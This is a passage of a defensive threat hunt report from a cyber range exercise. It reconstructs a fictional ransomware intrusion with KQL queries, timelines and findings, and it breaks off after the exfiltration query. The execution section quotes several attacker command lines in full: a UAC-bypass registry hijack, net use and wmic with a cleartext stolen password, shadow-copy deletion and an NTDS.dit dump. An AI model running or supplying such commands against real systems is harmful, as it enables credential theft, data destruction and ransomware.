PACIFIC WATCH

LOG(N) PACIFIC CYBER RANGE

THREAT HUNT REPORT

PEAK (Splunk SURGe) + TaHiTI

Hunt 22 - Harborlight: Akira-style Ransomware Intrusion

AUTHOR	Derek Cormier
DATE	2026-10-15 UTC
CLASSIFICATION	TLP:CLEAR
VERSION	1.6

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AT A GLANCE

One page for leadership, legal and insurers. Every line here is backed by the findings in section 9 and the handover in section 14.

BOTTOM LINE

A criminal group ran a confirmed ransomware attack on Harborlight Dental & Insurance on 4 February 2026. Company data was stolen, files were encrypted on three computers, and the attacker still had a way back in when the evidence ends. Treat this as an active incident, not a closed one.

What happened	A back-office employee opened an invoice-themed email attachment at 01:57 UTC. Within three and a half hours the attacker controlled that workstation, the file server and the domain controller, the server that manages every staff login. Files were encrypted and ransom notes left from 05:13 UTC.
What was taken	Files from the company shared drive were uploaded to an outside cloud storage account, possibly only in part. A full copy of the staff account database, including every password hash, was made on the domain controller.
What was destroyed	Backup snapshots and Windows recovery settings were deleted, and the event logs were wiped on all three computers. Copies of the logs survived in the central monitoring system, which is how this report was written.
Is it over?	**No.** Three hidden backdoors and a new domain administrator account were still in place, and they were still contacting the attacker 13 hours after the ransom notes. Four more computers, including the email server, were reached and send no logs, so their state is unknown.
Why it worked	One flat network with no internal barriers, one staff password that opened both servers, and five security alerts that fired after hours but were dismissed or never linked together.
Confidence	High for the three monitored computers. Unknown beyond them, and the volume of data taken cannot be measured from the logs.

DECISIONS NEEDED NOW

#	Action	Owner
1	Treat patient and staff data as exposed and start the breach notification assessment now. Waiting for a record count will not help: the logs cannot produce one.	Legal / Privacy
2	Isolate the three computers but keep them powered on, and let no one log on to them until the backdoors are removed. An IT logon at 13:45 UTC restarted one.	Incident Response
3	Disable the attacker's administrator account, then reset every domain password once the backdoors are gone. Resetting earlier hands the attacker the new passwords.	IT / Incident Response
4	Check the four unmonitored computers, starting with the email server.	Incident Response
5	Restore the file server from offline backups only. The on-server backups were destroyed twice.	IT

CONTENTS

01 Front Matter and Document Control

02 Executive Summary

03 Overview Metadata

04 Hypothesis and ABLE Scope

05 Threat Intel Inputs

06 Scope, Data Sources and Blind Spots

07 Execution

08 UTC Timeline

09 Findings

10 Hypothesis Outcome

11 ATT&CK Coverage

12 Detection and Telemetry Gaps

13 New Detections Authored

14 Handover to IR

15 Next-Hunt Leads

16 Appendices

RULES THAT APPLY TO EVERY SECTION

1. Every claim traces to evidence. Log source, event ID, UTC timestamp, or hash.
2. All times UTC, always. One clock. Format YYYY-MM-DD HH:MM:SS UTC.
3. Honesty beats completeness. A gap you could not close is a finding.
4. Confidence (High / Medium / Low) goes on inferences only, never on facts.

01 FRONT MATTER AND DOCUMENT CONTROL

Report title	Hunt 22 - Harborlight: Akira-style ransomware intrusion
Hunt ID	HUNT-22-HARBORLIGHT (analyst-assigned; SOC case INC-2026-0204-HL)
Author	Derek Cormier
Version	1.6
Date issued (UTC)	2026-10-15
Classification	TLP:CLEAR, approved for public release
Distribution	Unrestricted (public portfolio copy of a range exercise)

Revision history

Version	Date (UTC)	Author	Change
1.0	2026-10-04	Derek Cormier	Initial issue. Hunt complete across all fifteen sections; compromise confirmed. C2 beaconing and three backdoors were still live at the end of the telemetry window.
1.1	2026-10-04	Derek Cormier	Corrected 7.1 and the first dead end: the early 02:00 query, not a flag answer, missed the first lure.
1.2	2026-10-12	Derek Cormier	All 43 hunt queries numbered K1 to K43 with full text (Appendix A.1). Ten detections tested against this data (B-44 to B-55): D9 fixed for a text-typed EventCode, D10 widened beyond EventID 1. New finding F16 (administrator logon on FS01 relaunched the backdoor, K42). Added noise baseline, not-hunted scope, numbered negative findings N1 to N13, five more dead ends, ranked gaps, four-ground counter-hypothesis test, handover in correct-versus-naive format, and this AI disclosure. Corrected 7.13: Security, System and Windows PowerShell are each cleared in every burst.
1.3	2026-10-12	Derek Cormier	Table inventory (K44). New findings F10, F11 and F15; detections D11 to D18 tested. F16 raised to High confidence. Corrected: four hosts contacted, not six (F5); exfil likely cut short (F9); PowerShell script text survived. F10 account resolved (Emily.Grant from HL-FS01); Kerberos and account baseline checks added (N15, N16). Findings put in time order. Data sources renamed; AI disclosure moved to the end; B-56 to B-77.
1.4	2026-10-14	Derek Cormier	B-60 replaced with the correct atsvc result.

Version	Date (UTC)	Author	Change
1.5	2026-10-14	Derek Cormier	One-page At a glance added after the cover for non-technical readers.
1.6	2026-10-15	Derek Cormier	Released at TLP:CLEAR. The range data is fictional and was sanitized by the hunt creator, so no redaction is applied.

Clock. All event times are UTC. Where a time appears as HH:MM:SS without a date, the date is 2026-02-04.

02 EXECUTIVE SUMMARY

This is a confirmed intrusion. A criminal group broke into Harborlight through a booby-trapped email attachment, copied company files and the central list of staff accounts out of the network, switched off backup and recovery protections, and scrambled files for ransom across three computers. The attacker still had a working way back in when the recorded evidence ends.

Exposure. Files from the company shared drive were copied to an outside cloud storage account, possibly only in part, and a full copy of the directory that holds every staff login was taken from the main server. Legal and Privacy should treat patient and staff data as exposed and begin a notification assessment now rather than wait for a confirmed record count, which the available logs cannot provide.

How it happened, in one line. A back-office staff member opened an invoice-themed attachment. It quietly ran a hidden program that handed the attacker control of that PC, and from there the attacker reached the file server and the domain controller in turn, using one reused staff password.

What has to change. The automated alarms did fire, but late, after hours, and no one connected them. Three of the five alerts were dismissed or left unactioned. The whole network sat on a single flat segment, so once the first PC fell the attacker reached the server and the domain controller without crossing any boundary. Network segmentation, after-hours alert coverage, and firmer handling of the credential-theft and mass-encryption alerts would each have changed the outcome.

Not over at encryption. The attacker's remote-control channel kept calling out for about thirteen hours after the ransom notes appeared, and hidden programs that allow the attacker back in were still in place at the end of the evidence. Containment has to assume the attacker still has access, not that the ransom note was the final act.

03 OVERVIEW METADATA

Hunt type	Model-assisted reconstruction, seeded by the SOC alert queue and the range case brief. Attacker activity had to be separated from heavy Windows and MSP background noise.
Trigger	Pacific Watch SOC alert queue for Harborlight (case INC-2026-0204-HL): five alerts from 02:16 to 05:14 UTC covering a suspicious invoice-themed archive to emily.grant, rundll32 loading a DLL from an unusual path, LSASS access from a non-system process, anomalous outbound HTTPS from the file server, and a mass file-extension change across three hosts. Two were dismissed, two were late detections, and the chain was never correlated in real time.

Period hunted (UTC)	2026-02-04 00:00 to 2026-02-04 23:59. Whole-day queries were used to catch activity outside the alert window. Attacker activity ran 01:57 to 18:47.
Estate in scope	Three hosts with telemetry: BACKOFFICE-PC1 (172.16.0.109), HL-FS01 (file server, 172.16.0.8), ADDC01 (domain controller, 172.16.0.7), on the flat 172.16.0.0/24 HARBORLIGHT domain. Telemetry in Microsoft Sentinel workspace LAW-SilentCorridor, single unified table `HarborlightDental_CL` (Sysmon and Windows Security).
Analyst	Derek Cormier
Time spent	Approximately 95 minutes hunting: 2026-10-04 06:50 to 08:27 UTC. Detection testing and six follow-up query rounds: 2026-10-11 23:36 to 2026-10-12 01:25 UTC.

04 HYPOTHESIS AND ABLE SCOPE

Hypothesis: From 01:57 to 18:47 UTC on 2026-02-04, a single external operator used a phishing attachment opened by emily.grant on BACKOFFICE-PC1 to gain execution, escalate to SYSTEM, steal the Emily.Grant domain credential, move laterally to HL-FS01 and ADDC01, exfiltrate shared-drive data and the Active Directory database, destroy recovery options, and deploy Akira-style ransomware, leaving persistent backdoors and command-and-control. If true, the activity is separable from the Windows and MSP background by process lineage, timing, and the `cdn.cloud-endpoint.net` channel.

Counter-hypothesis: The alerts are the defence stack and MSP tooling (AnyDesk, Credential Manager reads, SearchIndexer) tripping over normal activity; rundll32 and taskhostw are legitimate Windows binaries; no intrusion occurred. Tested and rejected in section 10.

ABLE Scope

Actor	Unattributed. Single-operator profile; tradecraft matches Akira double-extortion (ISO-in-archive delivery, living-off-the-land binaries, cloud exfiltration, Active Directory database theft, log wiping, `.akira` encryption). No named actor in the brief.
Behaviour	Phishing with ISO-in-archive, DLL side-load through rundll32, process injection, fodhelper UAC bypass, LSASS credential dump, SMB and WMI lateral movement, cloud exfiltration, NTDS.dit theft, shadow-copy and backup destruction, event-log clearing, a backdoor domain account, Cloudflare-fronted C2, and file encryption.
Location	BACKOFFICE-PC1, HL-FS01, ADDC01; process, network, file, registry and DNS events plus Windows Security and PowerShell events in `HarborlightDental_CL`.
Evidence	*Proves:* an attacker-controlled execution chain from the opened archive, LSASS access at PROCESS_ALL_ACCESS, a `net use` carrying a cleartext credential, an outbound copy of `C:\Shares` to a MEGA account, `ntdsutil` IFM, and `.akira` encryption with ransom notes. *Disproves:* the alerts tie only to signed Windows or MSP binaries with no attacker lineage, no credential theft, no exfiltration, and no encryption.

05 THREAT INTEL INPUTS

Input	Source / link	How it shaped the hunt
Case brief and SOC alert queue: five alerts 02:16 to 05:14 UTC, two dismissed, two late	Pacific Watch case INC-2026-0204-HL (Log(N) Pacific Cyber Range, Hunt 22 brief)	Gave the hosts, the user, the window and the alert times to test. Treated as claims to verify, not facts. The 03:45 exfil alert and 05:14 encryption alert both trailed the real activity (7.11, 7.16).
Data dictionary and baseline network	Hunt 22 brief	Confirmed one unified table and a flat 172.16.0.0/24 estate with more hosts than the three that send telemetry. Drove the out-of-scope SMB check (7.17).
Akira double-extortion pattern: exfiltrate, inhibit recovery, encrypt, `.akira` extension	CISA AA24-109A, #StopRansomware: Akira	Set the expected order: data out before shadow copies go, then encryption. Led the hunt to look for rclone, `vssadmin` and log wiping before the encryptor.
ISO in archive to bypass Mark-of-the-Web; rundll32 proxy execution	T1553.005; T1218.011	Framed the search for `.7z` and `.iso` file creates followed by rundll32 loading a DLL from a mounted drive letter (7.1, 7.2).
Process injection and fodhelper UAC bypass	T1055; T1548.002	Defined the process-injection and memory-access pivot and the `ms-settings` registry hijack test with IntegrityLevel as the success check (7.3, 7.4).
LSASS dump and NTDS.dit theft	T1003.001; T1003.003	Set `granted_access` 0x1fffff on `lsass.exe` and `ntdsutil` IFM as the credential tests (7.6, 7.10).
Masquerading by name and location	T1036.005	Made full image path, not filename, the discriminator for taskhostw, MsMpEng, OneDriveSync and updater (7.5).
What intel cannot tell us	n/a	No actor name, no infrastructure history beyond `cloud-endpoint.net`, and nothing on how the operator obtained the lure. Attribution stops at tradecraft.

06 SCOPE, DATA SOURCES AND BLIND SPOTS

All telemetry sits in one table, `HarborlightDental_CL`, split below by event type. Only three hosts send data (B-35).

Data source	Platform	Period available	Coverage confidence
`HarborlightDental_CL` (process creation, EventID 1)	Sentinel / LAW-SilentCorridor	2026-02-04, PC1 00:03 to 14:28, FS01 00:00 to 14:47, DC 00:00 to 18:47	High. Full command lines and IntegrityLevel. Carried most of the hunt. Gap: `C:\ProgramData\Microsoft\MsMpEng.exe` and FS01's `OneDriveSync.exe` have no process-create rows at all (B-54, B-55).
`HarborlightDental_CL` (network connections, EventID 3)	Sentinel / LAW-SilentCorridor	Same as above	High for destination IP and port. A 443-only filter hides the rclone port 80 uploads (B-18 vs B-19).

Data source	Platform	Period available	Coverage confidence
`HarborlightDental_CL` (process injection and memory access, EventID 8 and 10)	Sentinel / LAW-SilentCorridor	Same as above	High. `SourceImage` and `TargetImage` exist only inside `EventData_Xml` and need `extract()`; `granted_access` is a top-level column.
`HarborlightDental_CL` (file creation, EventID 11)	Sentinel / LAW-SilentCorridor	Same as above	Medium. Caught the lures, tool drops, ransom notes and 27 `.akira` files, but not the `ntdsutil` IFM output folder.
`HarborlightDental_CL` (registry changes, EventID 13)	Sentinel / LAW-SilentCorridor	Same as above	Medium. Caught the UAC hijack and Run key, buried under BAM and DFSR writes every few minutes.
`HarborlightDental_CL` (DNS lookups, EventID 22)	Sentinel / LAW-SilentCorridor	Same as above	High. `QueryResults` carries the resolved IPs, which exposed the Cloudflare fronting.
`HarborlightDental_CL` (Windows Security: account and group changes, 4720, 4728, 4732, 5379)	Sentinel / LAW-SilentCorridor	Same as above	Medium. Account and group changes are present; 5379 is constant background noise. `EventCode` is stored as text (B-52, B-53).
`HarborlightDental_CL` (Windows Security: logons and log clearing, 4624, 4625, 4648, 4776, 1102, 104)	Sentinel / LAW-SilentCorridor	Same as above	Medium. Values sit in flat columns such as `Account_Name` and `Logon_Type`, not in `EventData_Xml`; settled the 13:45 logons (B-61) and gave the log wipes a second source (B-58).
`HarborlightDental_CL` (PowerShell script blocks, 4104)	Sentinel / LAW-SilentCorridor	Same as above	High for content. Script text is in `Message`; confirms the toolkit downloads and Defender-disable commands (B-59).

Table inventory

Before hunting by event type, every EventID and EventCode in `HarborlightDental_CL` was listed and dated, so no event type was left unexamined (K44, B-56). The table carries endpoint process, network, file, registry and DNS events plus about 90 Windows Security codes. Two types the first pass of this hunt never used turned out to matter: PowerShell script blocks (4104, 460 rows) corroborate the toolkit downloads and the Defender-disable commands (7.9, 7.12, F11), and the log-cleared events (1102 and 104) give the `wevtutil` wipes a second source (7.13). The inventory also dates the end of telemetry on each host: PC1 at 14:28 after a clean shutdown (shutdown event 1074 at 14:27:48), FS01 at 14:47, and the DC at 18:47 (K40, B-35).

Evidence verification

Every value in this report was re-read from the query result it cites. Eight traps met during the hunt and detection testing are recorded because each one generalises:

1. **Reserved words.** `first` and `last` are reserved in KQL and broke a `summarize` (B-37). Renamed to `FirstSeen` / `LastSeen`.
2. **Silent time range.** A `let` block without its own `EventTime` filter fell back to the portal's last 24 hours and returned nothing (B-38). The filter was moved inside the `let`.
3. **Fields inside XML.** For process injection and memory access events, the source and target image are not columns; they had to be pulled from `EventData_Xml` with `extract()`.

4. **Port filters drop evidence.** Filtering exfil to port 443 showed seven MEGA API calls and hid the bulk upload over port 80 to MEGA storage nodes (B-18, B-19).
5. **Field types.** `EventCode` is stored as text. A filter like `EventCode in (4728, 4732)` still works, but `set_has_element()` on a set of those values silently matches nothing (B-52). Convert with `toint()` first (B-53).
6. **Process creation is not complete.** A rule keyed only on process creation found four of six attacker binaries (B-54). Two appear only in network connection, DNS and image-load events, and widening to every event type found them (B-55).
7. **Not every field is in the XML.** `extract()` on `EventData_Xml` reads the process, network and file records but returns blank for Windows Security and PowerShell events, whose values sit in flat columns (`Account_Name`, `Logon_Type`, `Message`). The account and logon type for the 13:45 logons only resolved once the queries read those columns (B-61). A blank result from `extract()` is a parsing miss, not a negative.
8. **A named column may not exist.** A `coalesce()` over candidate column names failed because `user` is not a column in this table. The schema (K44, B-56) settles which names exist before the query is written.

Every hunt query was bound to `EventTime` on 2026-02-04. Most were scoped to the three hosts with telemetry; the table inventory and the out-of-scope sweep deliberately looked wider (K44, K49).

Blind spots

- **Telemetry stops while the attacker is still connected.** The last events are PC1 14:28, FS01 14:47 and DC 18:47, and C2 beaconing is live on each host at that point (B-31). PC1 ends on a clean shutdown (1074 at 14:27:48, B-56), but FS01 and the DC simply stop, so for them when access ended is not observable. **This is the largest gap in the report.**
- **Four hosts were contacted and send no telemetry.** The injected process on PC1 made SMB connections to HL-EXCH01, FRONTDESK-PC1, OFFICE-PC2 and FRONTDESK-PC2 (B-57). HL-JMP01 and OFFICE-PC1 were resolved by name but never contacted. None of the four sends telemetry, so whether any was compromised cannot be answered here.
- **No mail gateway data.** The sender, subject and other recipients of the lure are known only from the SOC alert, not from logs.
- **No transfer volume.** Connection counts show the exfil ran 03:58:33 to 04:03:57, but bytes sent are not recorded, so the size of the stolen data is unknown.
- **NTDS.dit copy unaccounted for.** `ntdsutil` ran twice, but no file-create event shows the output and no later connection can be tied to it. Whether the database left the network is not observable.
- **Encryption is under-counted.** File-create events show 27 distinct `.akira` files, while the SOC alert describes hundreds. FS01 files encrypted remotely by `System` over SMB were likely missed by the file-create rule. A sweep of every event type for `.akira` finds the same 27 files and nothing more (B-65), so the alert's figure has no second source (Low confidence).
- **Local logs were wiped.** All three hosts cleared up to 16 channels (B-21). The hunt survived only because events were already forwarded to Sentinel. PowerShell script-block text did survive in the forwarded data (B-59); anything the agent never forwarded is gone.
- **One encoded command was blank.** The 03:47:40 PowerShell `-enc` row decodes to nothing (B-17) and has no matching script-block event (B-59), so it was most likely an empty command, not a hidden download.
- **Two attacker binaries have no process-create events.** `MsMpEng.exe` (rclone) and FS01's `OneDriveSync.exe` appear only in network connection, image-load and DNS events (B-55). Their parent process and command line come from the `cmd /c` rows that launched them.
- **The stolen credential is proven mainly by command lines.** The `net use` and `wmic` lines carry it in clear text. Logon records add a second source in one place (an explicit-credential logon on FS01 at 04:28:22, the same

second as `net use Y:`, B-58), and the DC's logon records name Emily.Grant from HL-FS01 behind the 04:01 remote task (F10, B-74).

Not hunted

These areas were left out on purpose. Each bounds what this report can claim.

Area	Why it was not hunted	What it would take
The six hosts without telemetry	No data from them in `HarborlightDental_CL`	Sysmon or EDR collection from HL-EXCH01, HL-JMP01 and the four workstations
The payload itself (`review.dll`, `updater.exe`)	No file content or hashes in the table	File acquisition and static or sandbox analysis
Email delivery upstream of the browser download	No mail gateway logs	Mail gateway and mailbox audit logs
Activity after the telemetry ends (18:47:29)	The export stops there	A continued export through containment
Cloud identity (Entra ID, Microsoft 365)	Not in scope of the brief or the table	Sign-in and audit logs for emily.grant and svc_sql

Noise baseline

1,531 background rows on 4 February share names, tables or behaviour with the attack. Each source below has a reason it is not the attacker (K43, B-43).

Source	BACKOFFICE-PC1	HL-FS01	ADDC01	Why it is not the attacker
Credential Manager reads (5379)	268	44	51	Starts 00:32 on PC1, before the lure, and stays steady all day (B-10)
BAM registry writes	270	13	0	Windows activity tracking; one write per program run
DFSR registry writes	0	0	675	Domain controller replication service, every few minutes
mDNS (port 5353)	41	23	27	Local name discovery by svchost and Edge
System32 `taskhostw.exe` (legitimate)	28	30	38	Same name as the backdoor; the folder separates them (B-7)
AnyDesk	21	0	0	Present from 01:08, before the lure; MSP remote-support tool (B-11)
SearchIndexer access to LSASS	2	0	0	Mask 0x21410, not a dump mask; 02:35 and 02:37 (B-9)

A zero means the query returned no row for that host.

07 EXECUTION

> *All times 2026-02-04 UTC. Queries are shown as run, wrong turns included. Every query has an ID (K1 to K52) shown above its code block; each step's evidence line lists the Appendix B screenshots. Appendix A.1 indexes K1 to K43 (the sixteen shown in this section are given there by reference) and A.3 holds the follow-up queries K44 to K52. The detection rules are in A.2 and A.4. Result screenshots are in Appendix B.*

7.1 Delivery: what landed first

Question: What file arrived on BACKOFFICE-PC1 before execution, and in whose session?

Query K2.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:57) .. datetime(2026-02-04 02:26))
| where host == "BACKOFFICE-PC1"
| where (EventID == 11 and TargetFilename has_any (".7z", ".iso", "7z2501"))
    or (EventID == 1 and CommandLine has "review.dll")
    or (EventID == 22 and QueryName has "cloud-endpoint")
| project EventTime, EventID, Image, ParentImage, CommandLine, TargetFilename, QueryName
| sort by EventTime asc
```

Returned: 13 rows.

Time	EventID	What happened
01:57:15	11	Edge writes `Downloads\Vendor_Invoice_Review.7z` (Zone.Identifier) for emily.grant
01:58:13	11	`7z2501-x64.exe` downloaded to open it
01:59:02	11	7zG extracts `Vendor_Invoice_Review.iso`
01:59:15, 01:59:32, 02:00:08	1	explorer.exe > `rundll32.exe D:\review.dll,StartW` (x3)
02:24:21	11	Edge writes `Harborlight_Insurance_Claims.7z`
02:24:52	11	7zG extracts `Harborlight_Insurance_Claims.iso`
02:25:06	1	explorer > cmd drive-letter loop > `rundll32 E:\review.dll,StartW`
02:25:07	22	rundll32 resolves `cdn.cloud-endpoint.net`

Read: The first landing is `Vendor_Invoice_Review.7z` at 01:57:15, not the company-branded archive the alert implies. The ISO inside the archive is the Mark-of-the-Web bypass. An earlier query that started at 02:00 (K1) showed only the second archive; widening the window to 01:57 found the first landing, which is the answer submitted for the flag.

Evidence: B-1

7.2 Execution: what ran, and why a second lure

Question: What process ran from the archive, and what did the second file change?

Returned: The full 02:25:06 command line (B-2): `cmd /c for %d in (D E F G H I J) do @if exist "%d:\review.dll" rundll32 %d:\review.dll,StartW`. A registry check of the first lure (K3, 01:59 to 02:01, EventID 13) returned only BAM and DsmSvc bookkeeping writes (B-3).

Read: The first ISO mounted as D: and ran three times with no C2 and no persistence, so the first stage failed. The second ISO mounted as E: while D: was still mounted. The drive-letter loop finds the DLL wherever it lands, and C2 starts one second later at 02:25:07. Same DLL, same export, new wrapper: redundancy, not new malware.

Evidence: B-2, B-3

7.3 Injection into a trusted process

Question: What does the payload do before anything visible?

Query K4.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 01:59) .. datetime(2026-02-04 02:40))
| where host == "BACKOFFICE-PC1" and EventID in (8, 10)
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where SrcImg has "rundll32"
| project EventTime, EventID, SrcImg, TgtImg, granted_access
| sort by EventTime asc
```

Returned: 8 rows, four pairs of EventID 10 (0x1fffff) and EventID 8 from rundll32 into `notepad.exe` at 02:32:48, 02:32:59, 02:34:56 and 02:35:45. Nothing earlier.

Read: The payload hides in notepad.exe through remote-thread injection. That injected notepad later runs discovery and SMB contact (7.17).

Evidence: B-4

7.4 Privilege escalation without a UAC prompt

Question: How does the attacker reach High integrity?

Query K5.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:40) .. datetime(2026-02-04 02:43))
| where host == "BACKOFFICE-PC1"
| where CommandLine has_any ("ms-settings", "fodhelper") or TargetObject has "ms-settings"
    or Image has_any (@"Users\Public\taskhostw", "fodhelper") or TargetFilename has @"Users\Public"
| project EventTime, EventID, Image, ParentImage, CommandLine, TargetObject, TargetFilename, IntegrityLevel
| sort by EventTime asc
```

Returned: 02:40:15 rundll32 drops `C:\Users\Public\taskhostw.exe`; 02:40:41 and 02:40:52 `reg add HKCU\Software\Classes\ms-settings\shell\open\command /ve /d C:\Users\Public\taskhostw.exe`; 02:42:08 `DelegateExecute` set empty; 02:42:11 rundll32 > fodhelper.exe at Medium; 02:42:39 `cmd /c fodhelper.exe` reaches High; 02:42:40 taskhostw.exe runs at **High** with parent fodhelper.exe, then beacons immediately.

Read: fodhelper auto-elevates and reads the hijacked handler. Two attempts, seconds apart; only the second (02:42:39) elevated. IntegrityLevel, not the process name, is what proves success.

Evidence: B-5, B-6

7.5 Real or noise: taskhostw.exe

Question: taskhostw.exe runs on every host all day. How is the attacker copy told apart?

Query K7.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 00:00) .. datetime(2026-02-04 23:59))
| where Image endswith "taskhostw.exe"
| summarize Events = count(), FirstSeen = min(EventTime), LastSeen = max(EventTime), Parents =
make_set(ParentImage) by host, Image
| sort by host asc
```

Returned: 9 rows. `C:\Windows\System32\taskhostw.exe` on all hosts from 00:27 (baseline). `C:\Users\Public\taskhostw.exe` on PC1 from 02:42:40 (699 events, parent fodhelper), FS01 from 03:35:10 (5,708, parent WmiPrvSE) and ADDC01 from 04:29:10 (2,933, parent WmiPrvSE).

Read: The folder separates them, not the filename. The WmiPrvSE parent on FS01 and the DC is the first sign of WMI lateral movement.

Evidence: B-7

7.6 spoolsv takeover and the LSASS dump

Question: Which process touches credential memory, and is the frequent credential-store event part of it?

Query K11.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 02:30) .. datetime(2026-02-04 03:00))
| where host == "BACKOFFICE-PC1" and EventID == 10
| extend SrcImg = extract(@"<Data Name='SourceImage'>([^<]+)", 1, EventData_Xml),
         TgtImg = extract(@"<Data Name='TargetImage'>([^<]+)", 1, EventData_Xml)
| where TgtImg has "lsass"
| project EventTime, SrcImg, TgtImg, granted_access
| sort by EventTime asc
```

Returned: SearchIndexer 0x21410 at 02:35:47 and 02:37:03; `spoolsv.exe` 0x1410 then **0x1fffff** at 02:49:46, and 0x1fffff again at 02:50:17. A separate EventID 8 summary shows `C:\Users\Public\taskhostw.exe` injecting into `spoolsv.exe` on all three hosts (PC1 02:47:11 and 03:31:58, FS01 04:26:08, ADDC01 04:34:12) (B-8). The first all-host LSASS summary failed on reserved words (K9, B-37); renamed, it showed `C:\Users\Public\taskhostw.exe` taking the same access on FS01 at 04:26:08 and ADDC01 at 04:34:11 (K10; the same nine rows appear in the D3 test, B-46). Credential Manager reads (EventCode 5379) start at 00:32:11 on PC1, before the intrusion, and run all day (K12, B-10).

Read: The elevated backdoor injects into the Print Spooler, and from then on spoolsv.exe issues the attacker's commands. 0x1fffff is PROCESS_ALL_ACCESS, the credential-dump signature. The 5379 reads and SearchIndexer access are background. AnyDesk activity on PC1 starts before the attack and matches MSP use (B-11), so it was excluded.

Evidence: B-8, B-9, B-10, B-11, B-37, B-46

7.7 Stolen credential and the first hop

Question: Which account was stolen, and where did it go first?

Query K15.

```
let Window = HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:30) .. datetime(2026-02-04 04:35))
| where EventID == 1;
let Moves = Window
| where ParentImage has "spoolsv"
| where CommandLine contains "net use" or CommandLine contains @"\C$" or CommandLine contains
@":\Users\Public\taskhostw"
| project EventTime, host, Stage = "Cred use / payload copy", Image, ParentImage, CommandLine;
let Arrivals = Window
| where Image =~ @"C:\Users\Public\taskhostw.exe" and host in ("HL-FS01", "ADDC01")
| summarize arg_min(EventTime, ParentImage, CommandLine) by host, Image
| project EventTime, host, Stage = "Backdoor first runs", Image, ParentImage, CommandLine;
union Moves, Arrivals
| sort by EventTime asc
```

Returned: 7 rows. 03:33:38 a copy to `\\172.16.0.8\C$` with no credential; 03:34:09 `net use Z: \\172.16.0.8\C$ /user:HARBORLIGHT\Emily.Grant Dental2024!`; 03:34:14 copy of taskhostw to Z:; 03:35:10 taskhostw first runs on HL-FS01 under WmiPrvSE.

Read: The stolen domain credential is HARBORLIGHT\Emily.Grant / `Dental2024!`, first seen in clear text at 03:34:09. One adjacent host was tried first, which keeps failed-logon noise low. A network-event check for the hop found only mDNS 5353 traffic (B-13), a dead end; the command line is the evidence.

Evidence: B-12, B-13

7.8 Second hop and the DC as a hub

Question: Where does the credential go next, and does traffic only flow one way?

Returned: From the 7.7 query: 04:28:22 FS01 `net use Y: \\172.16.0.7\C$` with the same credential, 04:28:52 payload copy, 04:29:10 taskhostw first runs on ADDC01 under WmiPrvSE (B-12). On ADDC01 after 04:29 (B-14, B-15): 04:42:28 `wmic /node:172.16.0.7 /user:HARBORLIGHT\Emily.Grant /password:Dental2024! process call create "cmd /c vssadmin delete shadows /all /quiet"`, then WMIC.exe connects to 172.16.0.8 (04:44:33) and 172.16.0.109 (04:44:44). 04:44:48 spoolsv > `C:\Users\Public\OneDriveSync.exe`.

Read: Two hops, PC1 to FS01 to ADDC01, inside one hour, though Emily.Grant had already reached the DC from FS01 by remote scheduled task at 04:01 (F10). The DC's Kerberos log gives the hub a second source: Emily.Grant service tickets for HL-FS01 and BACKOFFICE-PC1 from the DC itself at 04:44:32 and 04:44:43, the same seconds WMIC reached back down (B-75, B-76). The DC then reaches back down to both earlier hosts, so the attacker runs the estate as a hub, not a one-way chain. OneDriveSync.exe beacons to C2 (7.15), so it is a backdoor, not the encryptor I first suspected. FS01 runs its own copy from `C:\ProgramData\Microsoft\` at 04:47:28 (B-39).

Evidence: B-12, B-14, B-15, B-39, B-60, B-74, B-75, B-76

7.9 Toolkit staging on HL-FS01

Question: Six PowerShell `-enc` commands run on FS01 between 03:44 and 03:54. What do they do?

Query K19.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:40) .. datetime(2026-02-04 04:00))
| where host == "HL-FS01" and EventID == 1 and CommandLine has "-enc"
| extend b64 = extract(@"-enc\s+([A-Za-z0-9+/=]+)", 1, CommandLine)
| extend Decoded = replace_regex(base64_decode_tostring(b64), @"\x00", "")
| project EventTime, Decoded
```

Returned: 6 rows, each an `IWR` download from `https://sync.cloud-endpoint.net`: 03:44:56 `RuntimeBroker.exe` to `C:\ProgramData\Microsoft\`; 03:47:19 `MsMpEng.exe` (rclone); 03:47:33 `config.dat`; 03:47:40 decodes empty; 03:47:54 `update.bat`; 03:53:43 `rclone.conf`.

Read: A second hostname on the same infrastructure serves the toolkit. `RuntimeBroker.exe` is a new indicator that never runs in the telemetry; it is an open lead (section 15). The download path for MsMpEng is `...\Windows Defender\MsMpEng.exe`, while it runs from `C:\ProgramData\Microsoft\MsMpEng.exe`, so a move or copy between them went unrecorded.

Evidence: B-17

7.10 Active Directory database theft

Question: What does the attacker take from the DC itself?

Query K20.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 04:30) .. datetime(2026-02-04 05:00))
| where host == "ADDC01"
| where (EventID == 1 and (CommandLine has "ntdsutil" or Image has "ntdsutil"))
    or (EventID == 11 and TargetFilename has @"Windows\Temp\ntds")
| project EventTime, EventID, Image, ParentImage, CommandLine, TargetFilename
| sort by EventTime asc
```

Returned: 4 rows. 04:33:55 taskhostw > cmd > `ntdsutil "ac i ntds" "ifm" "create full C:\Windows\Temp\ntds" quit quit`; the same at 04:35:35 under spoolsv. No file-create rows for the output.

Read: An Install From Media copy of NTDS.dit, which holds every domain account hash. Run twice, from two parents, about 100 seconds apart. Every domain password must now be treated as known to the attacker.

Evidence: B-16

7.11 Exfiltration

Question: What leaves the network, disguised as what, and when?

Query K21.

```
HarborlightDental_CL
| where EventTime between (datetime(2026-02-04 03:00) .. datetime(2026-02-04 05:30))
| where host == "HL-FS01" and EventID == 3
| where DestinationPort == 443 and not(DestinationIp startswith "172.16.")
| summarize Conns = count(), First = min(EventTime), Last = max(EventTime) by Image, DestinationIp
| sort by First asc
```

